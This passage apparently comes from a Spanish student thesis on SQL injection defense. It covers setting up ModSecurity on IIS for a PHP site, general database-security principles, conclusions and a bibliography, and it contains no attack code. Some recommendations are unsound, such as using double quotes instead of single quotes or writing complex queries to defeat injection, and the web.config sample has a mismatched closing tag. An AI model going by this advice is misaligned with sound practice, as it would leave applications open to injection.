Para bajar hasta la sección de Windows como se ve en la Figura 0-90 en caso que se vaya a usar sobre Windows o también existen los comandos para Ubuntu/Debian y Fedora/Centos.



Figura 0-90 Selección para que sistema Operativo se utilizara

Pero antes de esto debe revisar que la computadora donde estará realizando la instalación tenga los siguientes requisitos, el primero será Visual Studio 2013 Runtime (vcredist). En caso de no tenerlo se dirige al link como en la Figura 0-91.

<https://www.microsoft.com/es-es/download/confirmation.aspx?id=40784>




Figura 0-91 Dirigiéndonos al link para descargar Visual studio

Elige el idioma, da click en descargar y escoge el instalador para la arquitectura que se desee, 32 o 64 bits como en la Figura 0-92.




Figura 0-92 Escoger la Arquitectura adecuada

Posterior a la instalación mencionada de Visual Studio procede a revisar si tiene instalado en la computadora Internet Information Services (IIS) versión 7 u 8, para dicha comprobación se dirige a Panel de Control -> Programas -> Desinstalar un programa y en la pantalla revisa si se encuentra instalado.

En caso de no estar instalado se dirige al siguiente link como en la Figura 0-93

<http://www.microsoft.com/es-es/download/details.aspx?id=34679>



Figura 0-93 Link para descargar Internet Information Services (IIS)

Y descarga de igual manera como descargo el paquete Visual Studio 2013 Runtime (vcredist); para poder instalarlo, o en caso de que este instalado y no se pueda acceder a la consola de administración del IIS ira a Panel de Control

Programas

Activar o Desactivar las Características de Windows

Una vez adentro se activa el casillero correspondiente a Internet Information Services como en la Figura 0-94




Figura 0-94 Activación de Internet Information Services

Espera un momento a que se realice los cambios correspondientes y comprueba que la activación se haya realizado con éxito, escribe en el panel de búsqueda “IIS” saliendo la siguiente Figura 0-95.




Figura 0-95 Comprobando la activación de IIS

Posterior a estos pasos ya podrá dirigirse al archivo que descargo de “ModSecurity” con la extensión .msi, da doble click y seguirá el asistente para su instalación hasta finalizarla, puede comprobar la instalación del ModSecurity al entrar a la consola del IIS, luego ira a Módulos y ahí lo encontrara como en la Figura 0-96 y Figura 0-97.



Figura 0-96 Dirigiéndonos a Módulos

Módulos

Utilice esta característica para configurar los módulos de código nativo y administrado que procesan solicitudes r

Agrupar por: Sin agrupar

Nombre	Código	Tipo de módulo	Tipo de entrada
FastCgiModule	%windir%\System32\inetsrv\i...	Nativo	Local
FileAuthorization	System.Web.Security.FileAuth...	Administrado	Local
FormsAuthentication	System.Web.Security.FormsA...	Administrado	Local
HttpCacheModule	%windir%\System32\inetsrv\...	Nativo	Local
HttpLoggingModule	%windir%\System32\inetsrv\l...	Nativo	Local
HttpRedirectionModule	%windir%\System32\inetsrv\l...	Nativo	Local
IISCertificateMappingAuthenti...	%windir%\System32\inetsrv\...	Nativo	Local
IpRestrictionModule	%windir%\System32\inetsrv\i...	Nativo	Local
IsapiFilterModule	%windir%\System32\inetsrv\l...	Nativo	Local
IsapiModule	%windir%\System32\inetsrv\i...	Nativo	Local
ModSecurity IIS (32bits)	%SystemRoot%\SysWOW64\i...	Nativo	Local
ModSecurity IIS (64bits)	%SystemRoot%\System32\in...	Nativo	Local
OutputCache	System.Web.Caching.Output	Administrado	Local

Figura 0-97 Consola de IIS

Para poder proteger ahora el sitio web en pruebas se deberá subir la aplicación web al IIS pero ya que está desarrollado con PHP se deberá configurar el IIS para que sea compatible con PHP, para esto seguirá los pasos como la Figura 0-98.

[https://technet.microsoft.com/es-es/library/hh994590\(v=ws.11\).aspx](https://technet.microsoft.com/es-es/library/hh994590(v=ws.11).aspx)

Configurar un sitio web PHP en IIS

Se aplica a: Windows Server 2012 R2, Windows Server 2012

Para instalar un servidor web IIS y configurarlo para aplicaciones web PHP, siga los pasos indicados.

- Paso 1: Instalar IIS y PHP
- Paso 2: Configurar PHP
- Paso 3: configurar la seguridad de las aplicaciones PHP

Para información de planeación que revisar antes de la implementación, vea [Planear un sitio web PHP en IIS](#). Para más información, vea [Crear un siti](#)

Figura 0-98 Pasos para configurar el IIS para que sea compatible con PHP

Una vez configurado el IIS y compatible con PHP procede a agregar el sitio web, en la sección conexión vas a sitios web y da click en agregar sitio web, escribe el nombre de la conexión, el puerto al que estará conectado, y principalmente tendrá que tener la ruta de acceso donde se encuentre la aplicación web desarrollada como la Figura 0-99.




Figura 0-99 Agregando el sitio web a Conexiones

Posterior a la creación de la conexión del sitio web, se procede a seleccionarlo y dar doble click en “Examen de Directorios” y luego en la sección de acciones seleccionar “Habilitar” mostrado en la Figura 0-100.



Figura 0-100 Habilitando la conexión

Una vez que llega a este punto selecciona el sitio web (conexión) procede, en el menú principal en la sección de la derecha “Administrar Sitio Web” dará click en “Examinar *: <Numero de puerto > (http)” como se observa en la Figura 0-101.



Figura 0-101 Administrar sitio web

Inicialmente al subir un aplicativo web en el IIS y estar instalado ModSecurity se tienen las propiedades básicas de seguridad, pero para poder editar y configurar la seguridad de la aplicación web se deberá activar ingresando el código como en la Figura 0-102 .

```
<?xml version="1.0" encoding="UTF-8"?>
<configuration>
  <system.webServer>
    <ModSecurity enabled="true" configFile="c:\inetpub\wwwroot\xss.conf" />
  </system.webserver>
</configuration>
```

Figura 0-102 Código que se ingresa para editar y configurar la seguridad

Dentro del archivo web.config del aplicativo por lo que se debe seguir cierta arquitectura de programación para tener configurado adecuadamente. Una vez insertado el código dentro del web.config se podrá acceder a la consola de ModSecurity

para lo cual se deben tener las reglas de funcionamiento que las podrá descargar como en la Figura 0-103



Trustwave Holdings, Inc. [US] | <https://ssl.trustwave.com/web-application-firewall>

Figura 0-103 Link para descargar las reglas de funcionamiento

Para lo cual deberá hacer la compra de las mismas y así es como podemos mantener nuestras aplicaciones web seguras del SQL Injection.

6.2 Objetivos principales para cada base de datos

Este punto detalla algunos de los objetivos más interesantes a la hora de realizar un ataque contra algunas de las bases de datos más populares. Se trata de conocer las principales tablas a las que se intenta extraer información acerca de los permisos de los que dispone el usuario con el que está interactuando la aplicación con la base de datos, las principales tablas de las que se extrae información interesante y cómo conocer la estructura y el contenido de la misma

6.3 Principios básicos de seguridad

Las siete recomendaciones sobre seguridad en bases de datos, instaladas en servidores propios de la organización son las siguientes:

6.3.1 Identifique su sensibilidad

"No se puede asegurar lo que no se conoce".

Diseñe un buen catálogo de tablas o datos sensibles de sus instancias de base de datos. Además, automatice el proceso de identificación, ya que estos datos y su correspondiente ubicación pueden estar en constante cambio debido a nuevas aplicaciones o cambios producto de fusiones y adquisiciones.

Desarrolle o adquiera herramientas de identificación, asegurando éstas contra el malware, colocado en su base de datos el resultado de los ataques de inyección SQL; pues aparte de exponer información confidencial debido a vulnerabilidades, como la inyección SQL, también facilita a los atacantes incorporar otros ataques en el interior de la base de datos.

6.3.2 Evaluación de la seguridad

Evalúe la configuración de sus bases de datos, para asegurarse que no tiene huecos de seguridad.

Esto incluye la verificación de la forma en que se instaló la base de datos y su sistema operativo (por ejemplo, la comprobación de privilegios de grupos de archivo -lectura, escritura y ejecución- de base de datos y bitácoras de transacciones).

Asimismo los archivos con parámetros de configuración y programas ejecutables.

Además, es necesario verificar que no se está ejecutando la base de datos con versiones que incluyen vulnerabilidades conocidas; así como impedir consultas SQL desde las aplicaciones o capa de usuarios. Para ello se pueden considerar (como administrador):

Limitar el acceso a los procedimientos a ciertos usuarios.

Delimitar el acceso a los datos para ciertos usuarios, procedimientos y/o datos.

Declinar la coincidencia de horarios entre usuarios idénticos.

6.3.3 Auditoría

Aplicara pistas de auditoría y genere trazabilidad de las actividades que afectan la integridad de los datos, o la visualización los datos sensibles.

Recordará que es un requisito de auditoría, y también es importante para las investigaciones forenses.

La mayoría de las organizaciones en la actualidad emplean alguna forma de manual de auditoría de transacciones o aplicaciones nativas de los sistemas gestores de bases de datos. Sin embargo, estas aplicaciones son a menudo desactivadas, debido a:

- ✚ su complejidad
- ✚ altos costos operativos
- ✚ problemas de rendimiento
- ✚ la falta de segregación de funciones y
- ✚ la necesidad de mayor capacidad de almacenamiento.

Afortunadamente, se han desarrollado soluciones con un mínimo de impacto en el rendimiento y poco costo operativo, basado en tecnologías de agente inteligentes.

6.3.4 Endurecimiento

Como resultado de una evaluación de la vulnerabilidad a menudo se dan una serie de recomendaciones específicas. Este es el primer paso en el endurecimiento de la base de datos. Otros elementos de endurecimiento implican la eliminación de todas las funciones y opciones que no se utilicen. Aplique una política estricta sobre que se puede y que no se puede hacer, pero asegúrese de desactivar lo que no necesita.

6.3.5 Audite

Una vez que haya creado una configuración y controles de endurecimiento, realizara auto evaluaciones y seguimiento a las recomendaciones de auditoría para asegurar que no se desvíe de su objetivo (la seguridad).

Automatice el control de la configuración de tal forma que se registre cualquier cambio en la misma. Implemente alertas sobre cambios en la configuración. Cada vez que un cambio se realice, este podría afectar a la seguridad de la base de datos.

6.3.6 Monitoreo

El monitoreo en tiempo real de la actividad de la base de datos es clave para limitar su exposición, aplique o adquiera agentes inteligentes de monitoreo, detección de intrusiones y uso indebido.

Por ejemplo, alertas sobre patrones inusuales de acceso, que podrían indicar la presencia de un ataque de inyección SQL, cambios no autorizados a los datos, cambios en privilegios de las cuentas, y los cambios de configuración que se ejecutan a mediante de comandos de SQL.

Recuerda que el monitoreo de usuarios privilegiados, es requisito para la gobernabilidad de datos y cumplimiento de regulaciones como SOX y regulaciones de privacidad. También, ayuda a detectar intrusiones, ya que muchos de los ataques más comunes se hacen con privilegios de usuario de alto nivel.

El monitoreo dinámico es también un elemento esencial de la evaluación de vulnerabilidad, le permite ir más allá de evaluaciones estáticas o forenses. Un ejemplo clásico lo vemos cuando múltiples usuarios comparten credenciales con privilegios o un número excesivo de inicios de sesión de base de datos.

6.3.7 Autenticación, control de acceso y gestión de derechos

No todos los datos y no todos los usuarios son creados iguales. Deberá autenticar a los usuarios, garantizar la rendición de cuentas por usuario, y administrar los privilegios para delimitar el acceso a los datos.

Implementa y revisa periódicamente los informes sobre derechos de usuarios, como parte de un proceso formal de auditoría.

Utiliza el cifrado para hacer ilegibles los datos confidenciales, complica el trabajo a los atacantes, esto incluye el cifrado de los datos en tránsito, de modo que un atacante no puede escuchar en la capa de red y tener acceso a los datos cuando se envía al cliente de base de datos.

CAPITULO 7.

7. Conclusiones

Con el avance de la tecnología los ataques informáticos aumentan siendo necesario implementar metodologías de defensa manteniendo seguros los sitios de un posible ataque.

En la red existe una infinidad de información para proteger y ayudarnos de un ataque Actualmente un ataque SQL Injection se considera el más peligroso y el más usado ya que pone en riesgo toda la información de las bases de datos para modificarla o eliminarla.

SQL Injection es solo una de las formas existentes de realizar un ataque a la base de datos y extraer la información.

Todo programador debe estar consciente que el manejo de las peticiones, para aceptarlas o rechazarlas, los datos o variables que se reciben deben cumplir con las características esperadas o predefinidas.

Todas las entradas del sistema deben pasar por el filtrado de los datos contenidos para confirmar su usabilidad.

Para el programador debe ser claro y fácil de identificar cuando una variable ya ha sido sometida al proceso de limpieza, de esta forma evitaremos tener que confiar en la memorización o tener que hacer un mapa de los procesos ejecutados por cada línea de código ejecutada de manera previa.

Las funciones de un SGBD sirven para extraer información con SQL Inyection y Blind SQL Inyection.

Las formas de protección a nivel de programación y manejo de herramientas son sencillas y eficientes para este tipo de ataques.

Las bases de datos relacionales por ser las más utilizadas son las más vulnerables para realizar dicho ataque

MYSQL es el motor de las bases de datos más utilizado y atacado en las aplicaciones web y la mayoría de las aplicaciones web están desarrolladas en PHP de los cuales son vulnerables a un ataque SQL +.

Un motor de bases de datos siempre será vulnerable a un ataque y se debe proteger desde la programación o por medio de una herramienta.

Si se conoce una consulta directa a la base de datos se puede realizar un ataque si no se tienen las precauciones necesarias

La manera más rápida para detectar o detener una vulnerabilidad de una App web es por medio de una herramienta.

Los estándares generales de programación no están hechos para proteger un ataque SQL Inyection

El primer punto vulnerable es cuando realiza la autenticación de usuario convirtiéndose en el más crítico

Encontrando la variable vulnerable se puede extraer fácilmente toda la información de la base de datos y las que se encuentren almacenadas en el mismo SGBD

Las consultas pesadas dependen del SGBD ya que con el tiempo los desarrolladores de los sistemas de gestión de bases de datos han ido optimizando la manera de ejecución de las consultas para evitar retardos de tiempo aunque es muy difícil.

SQL Injection es el método más rápido de obtener información de manera visible en comparativa con Blind SQL Injection ya que este es un método de tanteo poco a poco hasta encontrar la respuesta.

Para poder realizar un ataque SQL Injection no es necesario tener un gran conocimiento en el lenguaje SQL ya que con las herramientas mencionadas anteriormente es muy sencillo robar información

Mantenerse actualizado sobre los diferentes tipos de ataques que existen en la actualidad, y los más comunes y peligrosos.

Se debe tener optimizada una Base de Datos, limpiando registros, indexando en caso de que se tenga una gran cantidad de datos para llevar un mejor control de los mismos.

Concientizar sobre los problemas que puede llegar a dar el SQL Injection a una aplicación web.

Controlar las variables que ingrese el usuario, ya que realizan una consulta a la Base de Datos directa y así se podría infiltrar código inyectado.

Siempre tener en cuenta también el Blind SQL Injection al momento de realizar las pruebas con nuestro aplicativo web.

Dedicarle un tiempo mayor a la seguridad de Base de Datos de la aplicación web.

Revisar una y otra vez los controles de autenticación como administrador de la aplicación web.

Hacer un control a todas las variables ya que una sola que no se le haya hecho puede verse afectada la información de la Base de Datos.

Tratar de generar consultas complejas para que al momento de tener código inyectado falle la aplicación y no se pueda extraer nada.

Realizar pruebas de caja negra (a aquel elemento que es estudiado desde el punto de vista de las entradas que recibe y las salidas o respuestas que produce, sin tener en

cuenta su funcionamiento interno) sobre la App web y así descubrir si es vulnerable a SQL Injection.

Encriptar la información, así en caso de que extraigan la información no puedan descifrarlo.

Investigar sobre funciones dentro del lenguaje en que este desarrollado la App web que ayuden a restringir caracteres especiales o en el caso de que no existieran, crear expresiones regulares que controlen el ingreso de caracteres especiales.

Controlar la longitud de los campos de texto que se le permiten ingresar a un usuario, así en caso de ser muy largo, lo que se intenta ingresar se corta y no se procesa ya que puede ser una inyección de código.

Para proteger las contraseñas dentro de la Base de Datos encriptarlas con una sal criptográfica.

Se recomienda el uso de comillas dobles en lugar de comillas simples ya que las comillas simples marcan el final de una expresión SQL y da lugar a Inyecciones de gran potencia.

En caso de desarrollar la aplicación web con PHP y usar MySQL, permitir solo una sentencia por consulta, si se permiten más los daños a la base pueden ser mayores.

Implementar una arquitectura en la que se pase toda la información a través de un WAF.

Si la empresa es grande y recibe muchos ataques se recomienda implementar un WAF privado, caso contrario un WAF Open Source es una buena opción

Adquirir una herramienta de análisis SQL Injection antes de poner en la red una aplicación web que pueda poseer información que comprometa la integridad de los clientes.

Mantener optimizadas las Bases de Datos para evitar ataques por consultas pesadas, y actualizados los parches de seguridad que se publiquen para las mismas.

Crear “Stored Procedures” y “Triggers” dentro de la Base de Datos bien definidos.

Bibliografía

- [1] M. Viecco, «Robos informaticos,» emaze, 10 abril 2017. [En línea]. Available: <https://www.emaze.com/@AQICRFZW/Robos-Informaticos..> [Último acceso: 10 dic 2017].
- [2] eseT, «Top 10 de condenados por delitos informáticos: ¿quiénes fueron los primeros de la historia,» welibeseurity, 13 Noviembre 2013. [En línea]. Available: <https://www.welivesecurity.com/la-es/2013/11/12/top-10-condenados-por-delitos-informaticos-quienes-fueron-primeros-historia/>. [Último acceso: 5 enero 2018].
- [3] F.Sejal, «SQL Injection(SQLi),» de *International Journal of Advanced Research in Computer Engineering & Technology*, I.Jaracet, 2016, pp. 1323-1838.
- [4] S. Carneri, «La mayor sentencia dictada,» *El Pais*, p. 15, 10 feb 2018.
- [5] Owasp, «Owasp.org,» Owasp, 29 Julio 2015. [En línea]. Available: https://www.owasp.org/index.php/Inyección_SQL_Ciega . [Último acceso: 15 Noviembre 2017].
- [6] Owasp.org, «Introduction OWASP Top Ten Project/es,» Owasp, 20 julio 2009. [En línea]. Available: https://www.owasp.org/index.php/Introduction_OWASP_Top_Ten_Project/es. [Último acceso: 2 octubre 2017].
- [7] Ictea, «What-is-an-SQL-injection,» Ictea, 2018. [En línea]. Available: <http://www.ictea.com/cs/index.php?rp=/knowledgebase/2112/What-is-an-SQL-injection.html>. [Último acceso: 2018].
- [8] Mundocontact, «reporte-ibm-revela-que-amenazas-globales-de-seguridad-han-alcanzado-niveles-record,» Mundo contact, 25 agosto 2010. [En línea]. Available:

- <https://mundocontact.com/reporte-ibm-revela-que-amenazas-globales-de-seguridad-han-alcanzado-niveles-record/>. [Último acceso: 9 octubre 2017].
- [9] J. V. Murillo, «PRINCIPIOS BÁSICOS DE SEGURIDAD EN BASES DE DATOS,» *Seguridad cultura de prevencion para ti*, nº 12, 2018.
- [10] S. j. jimenez, «Antecedentes de las Bases de Datos,» Prezzi, 27 Febrero 2014. [En línea]. Available: https://prezi.com/_fiu3orufywe/antecedentes-de-la-base-de-datos. [Último acceso: 16 Marzo 2017].
- [11] M. Oca, «Bases de datos,» 2 feb 2017. [En línea]. Available: http://www.academia.edu/9200899/Base_de_datos.. [Último acceso: 15 marzo 2017].
- [12] J. L. Herrera, Programación en tiempo real y bases de datos: Un enfoque práctico, Barcelona: UPC.
- [13] «Bases de datos de red,» DataPrix, [En línea]. Available: <http://www.dataprix.com/262-bases-datos-red>. [Último acceso: 17 diciembre 2017].
- [14] Silberschatz, «Fundamentos de Bases de Datos,» España, MC Graw -Hill, 2014, pp. 2-3.
- [15] J.Caragolla, «Base de Dtos Transaccional,» 6 Noviembre 2012. [En línea]. Available: <https://es.slideshare.net/johannacaragolla/base-de-datos-transaccional..> [Último acceso: 17 dic 2017].
- [16] p.data, «Especialista en Gestion de Base de Datos,» P.data, 3 Agosto 2015. [En línea]. Available: <https://blog.powerdata.es/el-valor-de-la-gestion-de-datos/bid/406542/qu-son-las-bases-de-datos-multidimensionales..> [Último acceso: 17 Diciembre 2017].

- [17] JosAntonioSandovalAc, «slideshare.net,» 24 Septiembre 2016. [En línea]. Available: <https://www.slideshare.net/JosAntonioSandovalAc/fundamentos-de-bd-unidad-1-sistemas-gestores-de-bd..> [Último acceso: 20 Enero 2017].
- [18] E.HMarin, «Manual de Valoracio, Seguimiento y Difusion de Acciones de Mediacion,» Madrid, 2'16.
- [19] sigmur, « Gestion de bases de datos,» de *Sistema de Gestion de bases de datos*, pp. 167-168.
- [20] Alexa, «Applications & Platform Services,» Oracle, [En línea]. Available: <https://www.oracle.com/lad/mysql>. [Último acceso: 17 Diciembre 2017].
- [21] J. S. y. J. Hernández, «iessanvicente,» 5 oct 2017. [En línea]. Available: <https://iessanvicente.com/colaboraciones/sqlserver.pdf>. [Último acceso: 19 nov 2017].
- [22] L. Espinoza, «Gestores de Bases de Datos, Caracteristicas, ventajas y desventajas,» 2 Abril 2016. [En línea]. Available: <http://ventajasydesventajasdebasesdedatos.blogspot.com/2016/04/>. [Último acceso: 19 abril 2017].
- [23] M. DB, «MariaDB,» MariaDB, 2018. [En línea]. Available: <https://mariadb.com/kb/es/mariadb-versus-mysql-features>. [Último acceso: 8 enero 2018].
- [24] M. G. Soto, «Medium,» 1 Julio 2016. [En línea]. Available: <https://medium.com/@marvin.soto/qu%C3%A9-es-xss-b9330eedbc07>. [Último acceso: 18 dic 2017].
- [25] Infosec, «Radios y Cultura libre,» Infosec, 25 Diciembre 2017. [En línea]. Available: <https://radiosyculturalibre.com.ar/biblioteca/INFOSEC/Ataques-a-bases-de-datos.pdf>. [Último acceso: 25 enero 2018].

- [26] C. Hotchkies, «Blind SQL Injection Automation Techniques,» [En línea]. Available: <https://www.blackhat.com/presentations/bh-usa-04/bh-us-04-hotchkies/bh-us-04-hotchkies.pdf> . [Último acceso: 4 Diciembre 2017].
- [27] F. SQL, «Atacando una Base de Datos: SQL inyection,» 9 Junio 2014. [En línea]. Available: <https://firebird21.wordpress.com/2014/06/09/atacando-a-una-base-de-datos-sql-injection/>.. [Último acceso: 15 Noviembre 2017].
- [28] J. Iphone, «Absinthe es la herramienta del Chronic Dev Team para realizar el Jailbreak al iPhone,» phoneosx, [En línea]. Available: <https://iphoneosx.com/tag/jailbreak-absinthe/>. [Último acceso: 8 Enero 2018].
- [29] H. P. T. A. D. “. INJECTION”., «Noticias de Seguridad Informatica,» 18 febrero 2016. [En línea]. Available: <http://noticiasseguridad.com/seguridad-informatica/herramientas-para-tecnicas-automatizadas-de-sql-injection/>. [Último acceso: 7 diciembre 2017].
- [30] V. MOTOS, «Herramientas SQL Injection,» 26 Agosto 2008. [En línea]. Available: <https://www.hackplayers.com/2008/08/herramientas-sql-injection.html>. [Último acceso: 17 Diciembre 2017].
- [31] F. Larouche, «SQL Power Injector,» 2014. [En línea]. Available: <http://www.sqlpowerinjector.com/>.. [Último acceso: 2018].
- [32] Acunetix, 2018. [En línea]. Available: <https://www.acunetix.com/vulnerability-scanner/>. [Último acceso: 8 Enero 2018].

